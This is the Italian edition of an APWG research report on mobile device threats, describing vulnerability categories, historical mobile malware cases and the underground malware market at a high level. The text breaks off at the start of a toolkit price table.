Minacce nel mondo Mobile ed il mercato Underground

Capo Ricercatore e Autore Principale

Jart Armin

Ricercatori che hanno contribuito

Andrey Komarov, Mila Parkour, Raoul Chiesa, Bryn Thompson, Will Rogofsky

Panel & Review

Peter Cassidy (APWG), Dr. Ray Genoe (UCD), Robert McArdle (Trend Micro), Edgardo Montes de Oca (Montimage), Dave Piscitello (ICANN), Foy Shiver (APWG)

Edizione Italiana

Responsabile edizione in lingua italiana:

Raoul Chiesa (CLUSIT, APWG)

Contributori:

Selene Giupponi (Security Brokers)

Francesco Mininni (Uff. Esercito Italiano)

Mar CC Riccardo Trifonio (Arma dei Carabinieri)

Con il patrocinio di:

Clusit
Associazione Italiana per la Sicurezza Informatica

Sito web APWG per le frodi dei dispositivi mobili - http://apwg.org/resources/mobile

Indice

Edizione in lingua italiana pubblicata il 17 Settembre 2013
ISBN # 978-0-9836249-9-8

Disclaimer: *ATTENZIONE: L'APWG ed i suoi collaboratori, ricercatori e fornitori di servizi hanno realizzato questo studio come un servizio pubblico, mettendo insieme diverse esperienze professionali ed opinioni personali. Non offriamo garanzia alcuna circa la completezza, l'accuratezza o la pertinenza di questi dati e delle raccomandazioni sia per quanto riguarda le operazioni di una particolare società, sia a proposito di una particolare forma di attacco criminale. Questo rapporto contiene le ricerche e le opinioni degli autori. Si prega di consultare il sito web dell'APWG - apwg.org - per ulteriori informazioni.*

Introduzione

Una rapida crescita del mercato della telefonia mobile e una corrispondente diminuzione delle vendite di PC, vedono il 2013 ad un bivio cruciale. Definita nelle analisi di mercato come l'era "post-PC", l'avanzata dei dispositivi mobili presenta un'alternativa interessante, pratica ed economica. Nei prossimi anni si prevede che i pagamenti effettuati con dispositivi mobili supereranno i $1.3tn.
Dal momento che esiste già un mercato consolidato di malware per il mobile, adesso è tempo di bilanci, per dimostrare l'esistenza di una tale industria e come opera attraverso intrusioni abusive e collegamenti con il crimine.

Questo documento descrive questi mercati dei malware e dimostra il modus operandi di un'industria che si autofinanzia e che è prospera, stratificata verticalmente e dinamica.

I tipi di malware e i metodi di attacco sotto analisi includono: spyware, attacchi diretti di phishing, Trojans, worms, applicazioni trasmesse attraverso malware, botnet portatili e attacchi combinati, molti dei quali sono creati appositamente per sottrarre somme di denaro agli utenti. Ugualmente invasive possono essere le tecniche di intrusione "track and trace" usate per carpire informazioni sulle consuetudini e abitudini dei proprietari.

Questo documento fornirà un approccio retorico al mobile crime e verso la filiera che consente l'intrusione, poichè esamina gli argomenti in profondità dal punto di vista del professionista.

Introduzione e Punto di partenza

- Si stima che entro il 2015 ci saranno più di due miliardi di dispositivi mobili.
- La Cina per esempio conta adesso 564 milioni di utenti Internet: il 75% sono mobili.
- Si prevede che la somma globale di pagamenti in mobilità supererà i $1.3tn[1].
- Virustotal ad oggi registra 5.6 milioni di potenziali file documentati come malevoli per Android (APK, dyn-calls, checks-GPS, etc.) dei quali 1.3 milioni sono confermati come pericolosi da almeno due produttori di AV.
- Dal momento che esiste già un mercato consolidato del malware mobile, adesso è il momento di fare il punto della situazione, per dimostrare l'esistenza di una tale industria, in che maniera operi attraverso intrusioni fraudolente e quale sia la filiera criminale.

[1] http://www.juniperresearch.com/viewpressrelease.php?pr=332

- Le tipologie di malware e i metodi di attacco sotto analisi includono: spyware, attacchi diretti di phishing, Trojans, worms, app trasmesse attraverso malware, botnet portatili e attacchi misti, molti dei quali sono strutturati per rubare soldi agli utenti.
- Ugualmente invasive possono essere le tecniche di intrusione "track and trace" usate per carpire informazioni sulle consuetudini e abitudini dei proprietari.

Una panoramica globale



Figura 1: Panoramica mondiale – Nazioni attualmente ad alto rischio di minacce mobili

Panoramica sulle Vulnerabilità

Tipi di vulnerabilità

Architettura

Infrastruttura

Vulnerabilità Hardware

Permessi di sistema

Vulnerabilità Software

Canali di comunicazione/trasporto (Wi-Fi, SMS, Bluetooth)

Comunicazione Ravvicinata (NFC)

PtH (Passing the Hash)

Architettura

Gli smartphones basati su codice open source e programmabili stanno trasformando le comunicazioni mobili. Potenti sensori, capaci di interagire con un crescente numero di supporti digitali, stanno facendo in modo che da diversi dispositivi equipaggiati con molteplici componenti, si passi ad un unico e conveniente oggetto, di dimensioni ridotte. Con le informazioni di valore così centralizzate, i malicious attackers mirano al collegamento più debole - l'architettura dell'infrastruttura.

Un dispostivo altamente personalizzabile ha ovviamente molti vantaggi. La capacità dei sensori nella raccolta di una varietà di informazioni in una piccola locazione può, comunque, avere un prezzo. Le informazioni alimentano un'industria sempre in espansione dove, purtroppo, non tutti gli attori sono scrupolosi e onesti. Ci sono concrete preoccupazioni circa la privacy; la maggior parte degli utenti avverte come un ostacolo, quando anche non la comprende, la selezione delle impostazioni sulla privacy e i permessi delle applicazioni. Motivo di preoccupazione è anche la disponibilità e minuziosità nella modificabilità dei permessi. E dove mettiamo l'importante questione della sicurezza, quando la maggior parte degli utenti evita anche di mettere in sicurezza i propri dispositivi con una password o un PIN? Questi non sono segnali incoraggianti specialmente quando, sempre di più, l'uso dello smartphone per lavoro e per divertimento si sovrappongono.

La nuova generazione di potenti sensori ha aggiunto l'"intelligenza" ai telefoni intelligenti. Attraverso GPS, accelerometri, giroscopi, magnetometri, sensori di prossimità, microfoni, fotografia e onde radio (cellular, Bluetooth, Wi-Fi, RFID, NFC) possiamo interagire con ambiti cone i social network, il divertimento, l'educazione, i trasporti, i giochi e le applicazioni bancarie in mobilità. L'interazione "intelligente" continua a crescere e a portare ricchi miglioramenti nelle nostre vite. Sfortunatamente, nonostante questi avanzamenti tecnologici, gli attacchi contro gli smartphone sono anch'essi in crescita: ci si è quindi dimenticati di avere una difesa "intelligente"?

Vulnerabilità dell'infrastruttura (telefoni)

I malicious attacker cercano gli obiettivi più deboli. Nel caso degli smartphone gli attaccanti sono veloci nello sfruttare le vulnerabilità connesse all'infrastruttura.

Gli attaccanti sceglieranno le modalità di attacco a seconda dell'obiettivo. Comunque, alcuni passaggi base sono sorprendentemene simili per tutti i sistemi operativi. I dispositivi possono variare per design, funzionalità o impostazioni di rete ma tutti, Android, iOS, Symbian OS, Microsoft Window Mobile and Palm OS, offrono:

- Accesso o supporto ad una rete mobile.
- Accesso ad Internet attraverso interfacce Bluetooth, WLAN, infrarosso, GPRS.
- lo stack del protocollo TCP/IP.

- La sincronizzazione con PC Desktop.
- La possibilità di eseguire simultaneamente più applicazioni.
- L'uso di Open Application Programming Interface (APIs) per sviluppare le applicazioni.

In effetti questo significa che gli obiettivi possono essere raggruppati in quattro categorie principali: hardware, software, utente, canali di comunicazione/trasporto.

Fondamentalmente gli obiettivi sono gli stessi, sia che questi si raggiugano attraverso un computer desktop, un laptop o un dispositivo mobile; la differenza sta nel rischio associato.

Si potrebbe desumere, per esempio, che gli utenti di smartphone dovrebbero usare una maggior responsabilità per la tutela di un dispositivo che portano sempre con sè ,date le alte probabilità che prima o poi venga perso, rubato o dimenticato. Questo presenta un fattore di rischio addizionale rispetto ad un equipaggiamento statico, come i PC o i portatili/tablets, quando la dimensione li rende ingombranti o più evidente quando non presenti. Ma questo è già un allontanarsi dal vero problema? La soluzione perchè i dati non vengano compromessi, sottratti o rubati dovrebbe trovarsi, essenzialmente, nel modo in cui i dati sono conservati, condivisi o essere ricompresa nei dati stessi.

Vulnerabilità Hardware

Dimensioni dello schermo

Il phishing trae vantaggio dalla costrizione di un piccolo schermo. Gli URL possono essere nascosti fraudolentemente o resi di un formato più grande del desktop. Anche la pratica del typosquatting[2] può costituire un rischio addizionale poichè è facile commettere un errore di scrittura o digitare una lettera sbagliata su una piccola tastiera touch.

Tastiere

Così come per la grandezza dello schermo, l'utilizzabilità di una tastiera su un dispositivo mobile rappresenta una concreta agevolazione per il successo di truffe e di attacchi verso utenti in mobilità.

---

[2]Il *typosquatting* consiste nella registrazione di domini-civetta, il cui nome varia di una lettera (o al massimo due) rispetto al nome di un sito web molto conosciuto e con un grande volume di traffico. Ad esempio, si possono registrare domini con TLD (*top-level domain*, domini di primo livello) differenti rispetto all'originale (**facebook.it** anziché **facebook.com**, **repubblica.com** anziché **repubblica.it**) o con un errore di battitura (da qui il nome *typosquatting*) rispetto all'originale (**fecebook.com**, **arifrance.com** o **yuube.com**).

Il paradigma BYOD qui è rafforzato, poichè gli utenti mobili spesso scelgono "facili" (deboli) password per account che usano principalmente attraverso dispositivi mobili. É inoltre particolarmente vero che con dispositivi touchscreen e tastiere virtuali, gli utenti tendono a fare affidamento su password corte e non complesse (es. senza caratteri speciali, poichè l'utente deve attivare una differente tastiera per digitarli) e questo rende più semplice digitare una password mentre si è in movimento.

Dall'altra parte, tastiere "reali", es. su dispositivi Nokia o Blackberry, non sempre offrono una adeguata "area di digitazione", che quindi rende scomodo il doversi loggare con un account.

3G & modalità 'sempre connessi'

Il 3G e l'essere 'sempre connessi' forniscono ai malicious hacker nuovi ed illegali metodi di acquisizione di informazioni. In passato i dati sottratti venivano ottenuti soprattutto attraverso SMS in uscita oppure prendendo possesso del modem interno del cellulare. Con la disponibilità di servizi 3G basati su IP, i 'bad guys' possono usufruire dei contratti flat per il traffico dati IP senza nessun aggravio di costi a carico della vittima.

I contratti flat possono nascondere il fatto che i dati vengano sottratti quando, nel passato, l'utente avrebbe potuto scoprirlo al ricevimento della fattura telefonica o a causa una rapida perdita di credito su una SIM prepagata. Solitamente ciò provocava il fatto che le frodi a sistemi mobili, in particolare attraverso messaggi di testo che puntavano a 'numeri a valore aggiunto' (dialers), avevano vita breve.

Kernel

Il kernel si comporta come un ponte fra l'hardware e il software. E' un obiettivo ad alto rischio per qualunque attacco dove sia richiesto il controllo di qualcuna delle funzioni centrali.



Figura 2: Strutture Monolitica e di Microkernel

Il kernel Android è specialmente vulnerabile a specifici attacchi diretti alla sua architettura di infrastruttura. Android è basato su Linux, che usa un sistema

operativo funzionante su una singola struttura chiamato architettura monolitica[3]. Questa architettura impedisce l'isolamento dei processi interni e aumenta il rischio di exploitation una volta che il kernel Android è stato compromesso. Se è presente un baco in uno qualunque dei sottosistemi, questo può essere sfruttato per superare i processi di sicurezza e per controllare **tutti** i permessi. La validazione del codice Kernel, le prove e gli aggiornamenti sono di vitale importanza per Android.

Il numero di linee di codice nei kernel basati su Linux offre possibilità per i concorrenti del S.O. Android, quando viene comparato, per esempio, ai sistemi basati su microkernel-[4]. Usando una media di un bug sfruttabile per linea di codice, un'immagine molto conosciuta ma poco quantificata, la tesi è che più codice equivale a più vulnerabilità. Questa è una visione molto semplicistica di un settore con molte variabili. Una ricerca alla Purdue University nel 2010 pose sotto osservazione variabili comprendenti correzione di bug, complessità di codice e affidabilità e riscontrò che la densità di bug sia in Android che Symbian 'era sorprendentemente bassa'[5]. Comunque, la personalizzazione di Android "…ha un costo per una significativa frazione di vulnerabilità - *fra l'11% e il 50%...*" La gestione della qualità, perciò, è una questione che richiede una attenta esecuzione.

L'integrità del kernel è un obbligo per un livello minimo di sicurezza. Il rooting di Android o il jail breaking di sistemi iOS, per personalizzare le funzioni degli smartphone o per scaricare determinate applicazioni (es. giochi), possono seriamente compromettere questa integrità, specialmente se effettuati senza una conoscenza adeguata di come opera il sistema. 'Ikee', il primo worm per iPhones con i permessi di root abilitati (sottoposti a operazione di jailbreaking), dimostrò questo nel Novembre 2009. 'Ikee' sostituiva con successo i wallpaper degli iPhone infetti con la foto di un cantante pop degli anni '80 e, nello stesso tempo, effettuava una scansione della rete alla ricerca di altri telefoni vulnerabili da infettare[6].

La vulnerabilità di dispositivi jailbroken/rooted costituisce una minaccia significativa per la gestione dei BYOD (Bring Your Own Device) nel luogo di lavoro. Il Jailbreaking è popolare fra gli utenti. Dopo pochi giorni dal rilascio del primo sblocco definitivo per iPhone 5 e dispositivi operanti con iOS 6.x, il numero di installazioni raggiunse i 7 milioni[7].

---

[3] http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=6335029

[4] http://www.techradar.com/news/phone-and-communications/mobile-phones/how-blackberry-10-avoids-android-s-security-issues-1103381

[5] https://engineering.purdue.edu/dcsl/publications/papers/2010/android_issre10_submit.pdf

[6] http://www.symantec.com/connect/blogs/ikee-worm-rickrolls-jailbroken-iphones

[7] http://www.forbes.com/sites/andygreenberg/2013/02/08/evasi0n-is-the-most-popular-jailbreak-ever-nearly-seven-million-ios-devices-hacked-in-four-days/

La società Codeproof Mobile Security stimò approsimativamente l'11.19% di dispositivi sbloccati nel mondo intero[8]. La situazione in Cina è peggiore. La percentuale di dispositivi sbloccati cadde al 27.3% ma crebbe nuovamente del 5% quando il jailbreak iOS 6.1 venne annunciato[9].

Gli utenti cinesi sono particolarmente vulnerabili all'attacco, il che è causato dalla riluttanza cinese all'aggiornamento, comparata con "i loro omologhi d'oltremare".

La liceità del jailbreaking costituisce un argomento complesso non esistendo una legge uniforme da applicare ovunque. Negli Stati Uniti, la legislazione imposta dal Digital Millennium Copyright Act (DMCA), rende illegale sbloccare qualunque nuovo telefono comperato dopo il 23 Gennaio 2013. Lo jailbreaking o rooting rimane legale almeno fino al 2015[10].

Permessi di Sistema

Android usa permessi di sistema per implementare il controllo degli accessi vincolante (MAC - mandatory access control). Quando un'applicazione viene installata, questa richiede all'utente il permesso di accedere a risorse di sistema come la localizzazione, Internet, o la rete cellulare. Molti utenti non sono consapevoli delle implicazioni nella concessione di tali permessi e installano incuranti il livello di accesso richiesto. Il permesso di accedere ad internet, per esempio, concede comunicazioni senza restrizioni con qualunque server. Il permesso di accedere ad aree dove sono archiviati i dati personali espone ad abusi i contatti dell'utente ed i messaggi di testo.

Vulnerabilità Software

Aggiornamenti software non tempestivi

I ritardi negli aggiornamenti del software possono lasciare le vulnerabilità aperte allo sfruttamento. La vasta base di codice dei kernel monolitici, come Android, rende il sistema particolarmente aperto all'attacco quando una vulnerabilità conosciuta non viene aggiornata tempestivamente - il ritardo di un upgrade può essere l'unico difetto di cui un attaccante ha bisogno per compromettere l'intero dispostivo. In paragone i S.O. basati su microkernel possono essere più facili da gestire grazie alle loro dimensioni ridotte e al funzionamento relativamente 'pulito'.

Inoltre, gli utenti mobili, che hanno scarse conoscenze sulla sicurezza delle informazioni, non "patchano" immediatamente i loro dispositivi. Questo è

[8] https://www.codeproof.com/PressRelease/Jailbroken_phones_as_of_Jan_02_2013

[9] http://www.slideshare.net/umengnews

[10] https://www.eff.org/is-it-illegal-to-unlock-a-phone

specialmente vero se si è in viaggio: ci sono molti casi in cui gli utenti non avvieranno la procedura di aggiornamento per il lungo tempo che richiederebbe, o nel caso il telefono si scarichi troppo in fretta. Questi utenti allora connettono il telefono alla presa elettrica ma non possono usarlo in maniera appropriata fino al ritorno a casa, quando eseguiranno l'aggiornamento. Questo può tradursi in un ritardo nell'applicazione della patch di giorni o anche di settimane.

Applicazioni

Sviluppare e distribuire un'applicazione nociva non richiede un alto livello di competenze e indurre gli utenti a scaricare softare malevolo è relativamente facile. Molti utenti sono attratti da offerte di servizi gratuti, giochi o immagini accattivanti che installerano anche senza essersi accertati della provenienza.

La tecnologia intelligente sta rivoluzionando la maniera in cui controlliamo le cose. Le App danno la capacità di controllare completamente i nostri spazi vitali con applicazioni controllate dall'esterno delle abitazioni. Qualunque cosa dal riscaldamento, all'illuminazione, ai sistemi di allarme, alle TV intelligenti, ai sistemi di intrattenimento, compresi i frigoriferi, fino alla gestione di dati finanziari può essere comandato o manipolato da applicazioni su un dispositivo mobile.

In alcuni casi può mancare l'onestà nei negozi virtuali di app. Mentre un certo livello di sicurezza è intrinseco per verificare la presenza di malware, le vulnerabilità o il codice di exploit possono sfuggire a rapidi controlli. Una volta installato, il codice di un exploit può attaccare una vulnerabilità per accedere a password, dati personali, numeri di conto bancari, messaggi di testo, etc., o far funzionare la videocamera/microfono come se fosse uno strumento di spionaggio.

Interfacce del dispositivo personalizzate e caratteristiche

I produttori di dispositivi mobili offrono caratteristiche avanzate per ottenere vantaggi competitivi. Questo può richiedere la modifica di un elemento del codice sorgente e aumenta la possibilità di vulnerabilità o difetti. In aggiunta, il venditore dei dispositivi può aver bisogno di traslare le interfacce utente personalizzate e le caratteristiche quando vengono rilasciati degli aggiornamenti, aumentando tempi e costi per un dispositivo che è già stato venduto.

I produttori di dispositivi hanno poco da guadagnare dalla gestione qualità delle interfacce e possono non tener conto degli aggiornamenti invece di dirigere tempestivamente i loro sforzi verso le vulnerabilità conosciute. In ogni singola occasione questo potrebbe concretizzarsi in milioni di dispositivi con vulnerabilità non risolte.

Version	Codename	API	Distribution
1.6	Donut	4	0.2%
2.1	Éclair	7	2.2%
2.2	Froyo	8	8.1%
2.3 - 2.32	Gingerbread	9	0.2%
2.3.3 - 2.3.7		10	45.4%
3.1	Honeycomb	12	0.3%
3.2		13	1.0%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	29.0%
4.1	Jelly Bean	16	12.2%
4.2		17	1.4%



Figura 3: Versioni di Android e distribuzione

Le immagini tratte da Google relative a distribuzioni Android illustrano il problema, ovvero che le vecchie versioni dei sistemi operativi continuano a presentare la frammentazione come un serio problema[11].

Il miglioramento della sicurezza viene reso inefficace se i vecchi sistemi sono ancora ampiamente in uso.

Utenti (come Vulnerabilità)

Gli utenti sono spesso calunniati e anche etichettati come irresponsabili per la loro apparente mancanza di attenzione nella gestione dello smartphone. La ridotta adozione di PIN o applicazioni per password getta soltanto benzina sul fuoco.

Dal momento che gli utenti possono avere qualche responsabilità per un dispositivo portatile che può essere facilmente perso o dimenticato, è giusto aspettarsi qualcosa in più di questo?

I produttori, e venditori, vogliono vendere i loro prodotti e forniscono scarsa documentazione oltre alle procedure basiche di primo utilizzo. I dispostivi mobili si comprano e si adoperano facilmente e non sono forniti di istruzioni su come mantenerne la sicurezza tranne che un blando "installare solo da fonti sicure". Come spiegato più avanti – le fonti sicure possono non essere così sicure come noi vorremmo.

[11] http://bgr.com/2013/02/08/android-version-distribution-february-2013-316698/

D'altra parte le tariffe basate sull'uso forniscono pochi incentivi per i gestori di telefonia quando loro traggono benificio da applicazioni che usano, abusano o sottraggono dati.

Gli utenti possono avere preuccupazioni sulla privacy di informazioni sensibili ma pochi capiscono cosa significhi in termini di autorizzazione di permesso all'accesso ad alcuni tipi di dati. Sapere cosa si connette a cosa e perchè non è sempre chiaro. Per esempo, cosa significa "server di terze parti" nel manuale di istruzioni del dispostivo? Agli utenti dovrebbe essere detto a cosa sono connessi o cosa tracciano i loro identificativi telefonici – numero di telefono, IMEI, IMSI, o ICC-ID ?

Un avviso generale sui pericoli costituiti dal phishing o dallo "smishing" è disponibile attraverso il supporto o sezioni di scambi di informazioni sui siti degli operatori ma avvisi specifici verso i cellulari/smartphone sono difficili da trovare.

La dimensione dello schermo è sfruttabile; gli utenti possono non essere in grado di riconoscere quando un URL punta ad un sito civetta o di riconoscere quando un link abbreviato li rimanda ad una destinazione che riproduce un marchio ben conosciuto.

I codici QR offrono nuovi sistemi ai truffatori per ingannare gli utenti in mobilità. Il malware può essere nascosto all'interno di una app, se non proviene da una fonte verificata o può essere inglobato nel codice.

Gli operatori possono aiutare a mitigare qualcuno di questi problemi con un approccio più proattivo, fornendo materiale educativo per gli utenti e rendendo più semplice ottenere informazioni sulle ultime minacce.

Vulnerabilità dei canali di Communicazione/Trasporto

Gli Smartphone si connettono e trasportano un numero sempre crescente di canali di comunicazione. L'avvento del 4G aumenterà la capacità e introdurrà nuove piattaforme che i cybercriminali sfrutteranno.

Wi-Fi

Le reti Wi-Fi aperte sono usate in maniera intensa presso hotels, cafe, bar, autobus, treni, aeroporti, etc., ma più recentemente i negozi stanno attirando i consumatori con un insieme di servizi supplemenari, o 'concierge personali', disponibili direttamente sul cellulare, mentre si è in negozio. I servizi possono variare dai dettagli sui prodotti, alle forniture e offerte, che contribuiscono ad aumentare l''esperienza dello shopping', e a realizzare maggiori vendite. Il Mobile Audience Reports per il Q2 2012 redatto da JiWire documentò che il 93.6% dei possessori di

smartphone usava il proprio cellulare mentre si trovava in negozio[12]. Inoltre, la disponibilità di Wi-fi all'interno del negozio influiva sul luogo dove la maggioranza avrebbe comprato. Un abuso della privacy non è l'unica questione; intrusi con scopi malevoli potrebbe accedere alla rete, prendere possesso del sistema o indagare sugli individui.

Poichè parte del firmware, i chip Wi-Fi possono essere vulnerabili ad attacchi per via di imperfezioni nel codice. Un esempio di questo tipo di vulnerabilità fu svelato dalla 'Core Security' nell'Ottobre 2012 con l'emanazione di un avviso che esponeva in dettaglio come poter impedire di rispondere alle NIC Wi-Fi[13]. Una patch fu conseguentemente rilasciata da Broadcom.

SMS

Lo sfruttamento con successo di SMS può essere condotto attraverso lo spoofing o l'hijacking, che ha portato a grandi perdite finanziarie in molte nazioni; inoltre, le regolamentazioni di società telefoniche in specifiche nazioni possono involontariamente facilitare ciò[14]. A differenza di altre funzioni, gli SMS non possono essere disabilitati. Gli attaccanti hanno trovato più facile abusare del processo di comunicazione di un singolo messaggio usato da Android, che non del meccanismo log-driver usato da qualche altro sistema operativo come Windows.

Esempio

Francia - Ott 2012 - Hacker di 20 anni usando una falsa app di Android, installa un virus sugli smartphone di 17.000 utenti per inviare sms a numeri a valore aggiunto. $650,000 (€ 500,000) in 8 mesi.

http://www.frandroid.com/actualites-generales/117583_six-mois-de-prison-ferme-pour-notre-hacker-national-damiens/

I programmi malevoli di questo tipo, conosciuti come man-in-the-middle, attaccano gli SMS contenenti gli mTAN (Mobile Transaction Numbers - Numeri di transazione mobile), codici usati dalle istituzioni finanziarie nel mondo per autenticare le transazioni bancarie online. Gli mTANS erano considerati al sicuro da attacchi finchè hacker non modificarono i trojans Zeus e SpyEye (SPITMO, MITMO)e carpirono i codici mTAN da telefoni Android per rubare milioni[15].

[12] http://www.jiwire.com/sites/default/files/JiWire_Insights_Q4_2012.pdf

[13] http://www.coresecurity.com/content/broadcom-input-validation-BCM4325-BCM4329

[14] http://tamsppc.tamoggemon.com/2007/10/05/public-service-announcement-sms-scam-running-rampage-in-austria/

[15] http://blogs.mcafee.com/mcafee-labs/spitmo-vs-zitmo-banking-trojans-target-android

Bluetooth

Il primo virus riconosciuto per essersi propagato attraverso una connessione Bluetooth aperta fu scoperto nel 2004[16]. Il virus, conoscosciuto come Cabir, sfruttava una vulnerabilità nella programmazione che permetteva al dispositivo infettato di connetersi ad altri dispositivi Bluetooth nelle immediate vicinanze .

Vulnerabilità Bluetooth continuano ad essere scoperte e di conseguenza rilasciate le fix. Gli utenti lasciano frequentemente il Bluetooth abilitato, con molti di loro apparentemente inconsapevoli che ciò comporta un aumento dei rischi da attacco. La selezione dei permessi e una non corretta implementazione dei protocolli Bluetooth, rende i dispositivi vulnerabili ed insicuri.

Lo 'Bluesnarfing' è un accesso abusivo da una connessione wireless attraverso una connessione Bluetooth[17]. Sul mercato ci sono diversi strumenti per proteggersi contro questo tipo di attacco.

Il Bluetooth è usato anche per lo spamming[18] in luoghi affollati verso tutti i dispositivi BT scopribili/visibili attraverso l'uso del protocollo OBEX, più specificamente OOP (Obex Object Push) e/o OBEX-FTP (OBEX File Transfer Protocol), tale tecnica è chamata «BlueSpam». E' altresì risaputo che alcune società[19] la usano per scopi commerciali insieme a qualche schema di phishing.

Comunicazione ravvicinata (NFC)

I benefici della tecnologia NFC usata per pagamenti senza contanti, il trasferimento di file, lo scambio di informazioni attraverso piattaforme di social network e rilevatori attraverso Wi-Fi (Wi-Fi enabling tags), etc., sono sicuramente destinati ad aumentare dal momento che lo standard continua ad evolversi. Purtroppo, attaccanti malevoli accetteranno la sfida di trovare sistemi con raggirare la tecnologia. Alcune vulnerabilità NFC sono già dettagliate. Per esempio, gli ATM abilitati con tecnologia NFC possono avere lettori di carte (skimmers) installati, i tag possono essere infettatti con applicazioni malicious e le carte d'identità possono essere clonate. Lo stack NFC è l'obiettivo di un tipo di attacco con tecnica fuzzing, contro strati selezionati comprendenti quelli protocollo e applicazione. Una recente analisi ha mostrato che

---

[16] http://www.theregister.co.uk/2004/06/15/symbian_virus/

[17] http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=6269870

[18] Bluetooth Spammer
https://play.google.com/store/apps/details?id=com.smartmadsoft.bluetoothspammer

[19] http://www.blueblitz.com/

un attaccante in stretta vicinanza può analizzare uno degli oltre 20 differenti formati senza alcuna interazione attraverso l'utente [20].

PtH (Pass-the-Hash)

Una tecnica che bypassa la necessità di craccare o indovinare una password per accedere abusivamente ad un account, una rete o entro l'emergente panorama di minaccia del mondo mobile.

Le password sono conservate in ambienti che possono essere compromessi, per esempio, in testo chiaro, con cifratura reversibile o in un formato hash. Un attaccante può rimuovere l'inserimento di password, che portano via tempo nell'accesso, una volta che possiede l'hash della password. (Questa tecnica è descritta in maniera molto dettagliata nel SANS Institute InfoSec Reading Room paper[21].)

L'esistenza del Pass-the-Hash è stata conosciuta per più di quindici anni ma ancora rimane relativamente sconosciuta fra la grande industria della sicurezza. La tecnica PTH è spesso utilizzata come componente di Advanced Persistent Threats (APT) e usata per scopi di spionaggio industriale. Una volta all'interno di un sistema, un intruso può permanere nascosto senza essere scoperto per un lungo periodo di tempo.

[20] http://media.blackhat.com/bh-us-12/Briefings/C_Miller/BH_US_12_Miller_NFC_attack_surface_WP.pdf

[21] http://www.sans.org/reading_room/whitepapers/testing/pass-the-hash-attacks-tools-mitigation_33283

Il mercato mobile sommerso

Prezzi

Sample Toolkits & Service	Price (US$) - March 2013	Example Descriptions
Mobile intrusion (keyloggers)	Open Source - 400	Java & Python Keyloggers, Mobistealth,
